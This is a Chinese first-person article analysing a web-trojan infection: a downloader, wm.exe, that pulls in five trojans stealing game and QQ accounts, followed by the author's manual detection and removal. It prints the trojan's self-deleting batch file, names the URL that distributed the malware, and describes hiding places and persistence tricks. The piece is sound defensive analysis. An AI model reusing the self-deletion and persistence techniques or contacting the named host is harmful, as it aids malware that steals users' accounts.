


图 4

我使用 UE 以文本方式打开了 wm.exe，里面的英文字母大部分都会正常显示出来，至少路径会正常显示出来，而对于加了壳的程序，显示的则是乱码（如果程序自身加密了，也不会显示出来）。我在 UE 中仔细的找了找，终于找到了两个突破点。第一处是图 4 中的左边部分，很明显是导入注册表“C:\Program Files\kao.reg”的内容，而第二处是图 4 中的右边部分，很可能还存在文件“C:\Program Files\Internet Explorer\loadie.exe”。

我开始在资源管理器里寻找，在 C:\Program Files 目录下终于找到了 kao.reg 文件。查看其内容，发现与图 4 左边的内容一样，里面有一个添加到系统启动项位置的文件 C:\Program Files\Internet Explorer\loadie.exe，但不知为什么在系统注册表中没有成功添加上，可能是导入命令“regedit /s”后面的路径错误或者是因为空格存在的原因吧。

在 C:\Program Files\Internet Explorer 目录下，也确实存在 loadie.exe 文件，但是大小与 wm.exe 都是 25K。我使用 UE 的文件比较功能进行了一下二进制比较，确定都是同一个文件。唉，转了半天，又转了回来，线索断了。

我正郁闷着，突然鼠标自动变成了后台运行状态，好长时间才变过来，一定是木马在做坏事。我连忙打开冰刃查看进程，发现多了两个可疑进程，如图 5。我记下了它们所在的目录“C:\Program Files\Common Files”，然后将这两个进程结束掉并观察了一会儿，这两个程序没有再启动，可以肯定它们没有其它的保护进程。接着我打开“C:\Program Files\Common Files”目录，发现目录里并排躲着 5 个程序和 1 个批处理文件，如图 6，创建时间都是今天，但大小不同，根据文件名字可以肯定是 5 种木马，中马的感觉，真的有点儿恐怖呀！




图 5




图 6

查看批处理文件，其内容为：

```
:try
del "C:\Program Files\Common Files\mh1.exe"
if exist "C:\Program Files\Common Files\mh1.exe" goto try
del "C:\Program Files\Common Files\$$a.bat"
cls
```

这是 mh1.exe 程序用来完成自我销毁的批处理文件，以前总是不明白那些木马是怎么完成自我销毁的，现在总算知道了，又学到了一招儿。

查看系统启动项，发现里面也多了两个可疑分子，如图 7。rundll32.exe 表面上倒是无法判断是不是存在问题，但可惜的是

这两个文件的路径都不对，一下子就暴露了自己的身份，因为正常的rundll32.exe文件应该在/system32以及/system32/dllcache目录下的。再次查看IE缓存，发现里面也多了5个与图6中相同的文件，如图8。




图7




图8

可以肯定木马不是在一两个目录下面存在的，要是这样毫无目的的去手动查找，想尽快把病毒全部找出来几乎是不可能的，于是我考虑使用Windows自带的搜索功能来进行查找，这种方法虽然显得有点笨，但效果明显。只要知道大概的中马时间，在系统盘（其它盘也可能有）下搜索指定时间段的所有文件，然后按时间进行排序，病毒文件基本上就会摆在我们面前。在查看搜索结果前，最好事先通过其它途径（可疑进程、系统服务或启动项）得到尽可能多的病毒文件路径及文件名，查看时就找这些文件及附近的文件，因为木马和病毒一般都很小，传播很快，因此文件的创建几乎是同时完成的，所以排序时文件会排在一起。查看结果时要多留意隐藏、系统、只读属性的文件（首先要将“工具”→“文件夹选项”→“查看”中的“隐藏受保护的操作系统文件”前的勾去掉，并将“显示所有文件及文件夹”选中）。我搜索后的结果排序后如图9所示，其中有许多是事先通过可疑进程和启动项找到的。图9中我标记出的有两部分，下面那部分可能与wm.exe文件有关，而上面那部分从名字和图标就能看出与图6中的那5个木马有关了。

把找到的这些木马全部清除，再使用winsock expert监视数据传输，发现还有一个隐藏的IE进程在访问http://www.jg666.com/tj/tj.html，如图10。这个页面表面上提示的是“404无法找到网页”，但查看源代码后就会发现尾部还有一个js文件（不能访问）和一个统计网站链接。

至此，网马的整个传播过程已经弄清楚了：当我访问图1中搜索到的网页时，网页就会下载并运行网马wm.exe程序，wm.exe是一个下载者，它打开一个隐藏的IE访问图10所示的那个网站，再下载运行种马者设置好的5个木马。

经过我的仔细分析与测试，这些木马大部分都被验明了正身。wm.exe确实为下载者，能够同时下载5个木马，在我的黑客兵器库的下载者类中挨个测试了半天，发现只有“英雄版超级下载者”满足上述条件，而且它生成的服务器程序使用PEID查壳，也是由Borland Delphi 6.0-7.0编写，因此可以肯定就是它无疑了。不过种马者并不是很专业，一是把所有木马全部下载到同一个目录下再运行，另一点是木马的名字取得一点儿也不专业，也许是为了方便自己好记吧。下载者下载的5个木马的名字分别为cq1.exe、jh1.exe、mh1.exe、qq1.exe、zt1.exe，根据名字就可以轻易的判断出它们分别是传奇木马、热血江湖木马、梦幻西游木马、QQ盗号木马、征途游戏木马。居然全是盗号木马，也太狠了吧，这小子是不是想做卖号生意啊！

知道了木马的传播方式及所中的木马，在网上下载特定的木马专杀工具就能够轻松搞定了。但使用专杀工具可不是我们菜鸟的最好选择，而且也要扫描很长时间才能杀掉，还是使用手动清除的方法比较快。我的方法是：先大概记住图9中所标记的那些文件名，对于exe程序，可以直接使用冰刃结束掉相关进程，对于dll文件，可以使用procexp搜索（方法：Find→Find Dll命令）其注入的进程，然后使用冰刃强行卸载掉dll文件（方法：右击进程→模块信息→选择dll文件→卸除），最后将它们通通从硬盘中删除。最后就是注册表，在注册表中将含有这些名字的相关键值也通通删除，做完后重启电脑就一切OK了。




图10

其实木马、病毒并不可怕，只要有耐心再加上细心，就一定能够战胜它们，人定胜天嘛！

（本文所涉及到的PEiD、冰刃、procexp和文章中涉及到的病毒文件已收录到光盘中）

